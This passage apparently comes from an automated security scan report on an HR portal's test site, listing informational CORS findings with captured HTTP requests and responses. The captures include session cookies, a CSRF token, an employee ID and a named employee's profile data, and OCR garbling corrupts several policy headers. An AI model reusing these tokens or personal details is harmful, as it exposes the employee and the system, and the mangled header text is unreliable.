west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modeloHBoxTimeRegData":{"ICON":"sap-icon://zal/Time-registratiom-
Outline","START_TEXT":"","VALUE":"75","END_TEXT":"","SEVERITY":"Error","APP_ID":"ZMFP_TIME_ENTRY_V2","URL":"","VISIBLE":true}}
```

# 10.50. https://testportal.zalaris.com/neptune/zmfp launch ext app

## Summary

Severity: Information

Confidence: Certain

https://testportal.zalaris.com /neptune/zmfp\_launch\_ext\_app

### Issue detail

Host:

Path:

 $The application implements an \ HTML5 \ cross-origin \ resource \ sharing \ (CORS) \ policy \ for \ this \ request.$ 

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
POST /neptune/zmfp_launch_ext_app?ajax_id=GET_URL&ajax_applid=ZMFP_LAUNCH_EXT_APP&sap-client=650&dxp=21100006&field_id=00046&ajax_value=userGuides
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
a_session=2gjWUboOy2lGtLBRDMhtYT]1657771353019]165777307830; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.f4f38c01427541b7
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-f4f38c01427541b7-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:31:19 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 79
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: \*
access-control-allow-methods: \*
access-control-allow-headers: \*
cache-control: no-store
sap-server true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://sapsf.eu:443 https://icense.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://icense.goedit.io:443 goedit.i/\* data: blob: https://sapsf.eu:443 https://icense.goedit.io:443 goedit.i/\* data: blob: https://sapsf.eu:443 https://sapsf.eu:443 https://platform.twitter.com/https://sapsf.eu:443 https://sapsf.eu:443 h

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelextURLData":{"EXT\_URL":"https://testportal.zalaris.com/ep/redirect/ht"}}

## 10.51. https://testportal.zalaris.com/neptune/zmfp\_leave\_request

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_leave\_request

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_leave\_request?ajax\_id=SYNC&ajax\_applid=ZMFP\_LEAVE\_REQUEST&sap-client=650&dxp=21100006&field\_id=00253 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mni2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CŠRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771908076

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Language: en-US,en;q=U.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.951c15afe8824969 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-951c15afe8824969-01

Content-Length: 47

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers

Te: trailers Connection: close

 $\{"IT\_OUTBOX": \{\}, "GV\_PAGE\_START": \{"ROLE": "ESS"\}\}$ 

## Response 1

115 of 415

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:12:01 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 46270 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: \* access-control-allow-headers: cache-control: no-store sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://boost.ai/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://sap.com/ https://s https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euhttps://patotini.mitter.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-prod.s3-eu-west-1-inline\* https://sapui5.hana.ondemand.com https://\*.zalaris.com/s43 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloPageStartData"

("COUNT\_ALL":13,"COUNT\_APPROVED":11,"COUNT\_REJECTED":0,"COUNT\_SENT":2,"COUNT\_POSTED":0,"COUNT\_ACC":6,"COUNT\_DELETED":0,"WRK\_BEGDA":"202207 15"},"modelListStatusData":[14,"TYPE","

"ľŚNIP1...

## 10.52. https://testportal.zalaris.com/neptune/zmfp personal profile

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_personal\_profile

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

Te: trailers Connection: close

POST /neptune/zmfp\_personal\_profile?ajax\_id=GET\_DATA&ajax\_applid=ZMFP\_PERSONAL\_PROFILE&sap-client=650&dxp=21100006&field\_id=00599 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772181965; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.9e55c3adf2c74d96 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-9e55c3adf2c74d96-01 Content-Length: 15 Origin: https://testportal.zalaris.com Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

{"GS\_INPUT":{}}

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:17:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 247989
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://t.sqlaris.com/443 https://e.zalaris.com/443 https://e.zalaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calari
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://r.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://sapui5.hana.ondemand.com https://sapui5.hana.
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modelPageStartData":
{"IT0002_VIS":true,"IT0006_VIS":true,"IT0021_VIS":true,"IT0105_VIS":true,"IT0009_VIS":true,"IT0413_VIS":false,"IT0032_VIS":false,"PORID":"650-00034448","ENAME":"Jostein
Hansen'
 ...[SNIP]...
```

# 10.53. https://testportal.zalaris.com/neptune/zmfp\_photo\_upload

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_photo\_upload

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

POST /neptune/zmfp\_photo\_upload?ajax\_id=GET\_PHOTO&ajax\_applid=ZMFP\_PHOTO\_UPLOAD&sap-client=650&dxp=21100006&field\_id=00004 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772972956; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/ison Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.3798fe52db664bcd Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-3798fe52db664bcd-01 Origin: https://testportal.zalaris.com

117 of 415

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:29:33 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 Content-Length: 162296 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-methods:

access-control-allow-headers: \*

cache-control: no-store

sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://www.adassani.com/gaugets/miaps.googleapis.com/stiles/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://sapuis.hana.ondemand.com https://sapuis.hana.ondemand.com https://sapuis.hana.ondemand.com/ttps://batform.twitter.com/ttps://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://uis.sap.com/; font-src 'self' https://sapuis.hana.ondemand.com/ttps://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/ttps://fonts.gstatic.com/ https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modeloPageUploadData":{"EMPPHOTOURL":"data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAAAQABAAD
//ZwBDAAMCAglCAgMCAglDAwMDBAYEBAQEBAgGBgUGCQgKCgklCQkKDA8MCgsOCwkJDRENDg8QEBEQCgwSExlQEw8QEBD/2wBDAQMDAwQDBAgEB
...[SNIP]...

### 10.54. https://testportal.zalaris.com/neptune/zmfp qta time acc v2

### Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_qta\_time\_acc\_v2

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_qta\_time\_acc\_v2?ajax\_id=SYNC&ajax\_applid=ZMFP\_QTA\_TIME\_ACC\_v2&sap-client=650&dxp=21100006&field\_id=00138 HTTP/1.1

Host: testportal zalaris com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32:980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT[1657771353019]1657772444885; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.4e4e8e675211458d Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-4e4e8e675211458d-01

Content-Length: 30

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

{"GS\_GLOBAL":{},"GS\_INPUT":{}}

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:20:45 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

Content-Length: 1723 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: ' access-control-allow-headers: cache-control: no-store

sap-server: true

https:/// boost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://sai.counts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiothrickiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

"modeloPageMasterData":("PERNR":"00034448","MOLGA":"20","BUKRS":"3000","BEGDA":"20171201","ENAME":"Jostein

## 10.55. https://testportal.zalaris.com/neptune/zmfp\_quota\_transfer

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_quota\_transfer

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

POST /neptune/zmfp\_quota\_transfer?ajax\_id=SYNC&ajax\_applid=ZMFP\_QUOTA\_TRANSFER&sap-client=650&dxp=21100006&field\_id=00030 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772377411; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Reguested-With: XMLHttpReguest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c10de880b4fc4230 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c10de880b4fc4230-01

Content-Length: 32

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

{"GS\_APP\_PARAMS":{"role":"ESS"}}

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:19:44 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

Content-Length: 1375 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods:

access-control-allow-headers: cache-control: no-store

sap-server: true

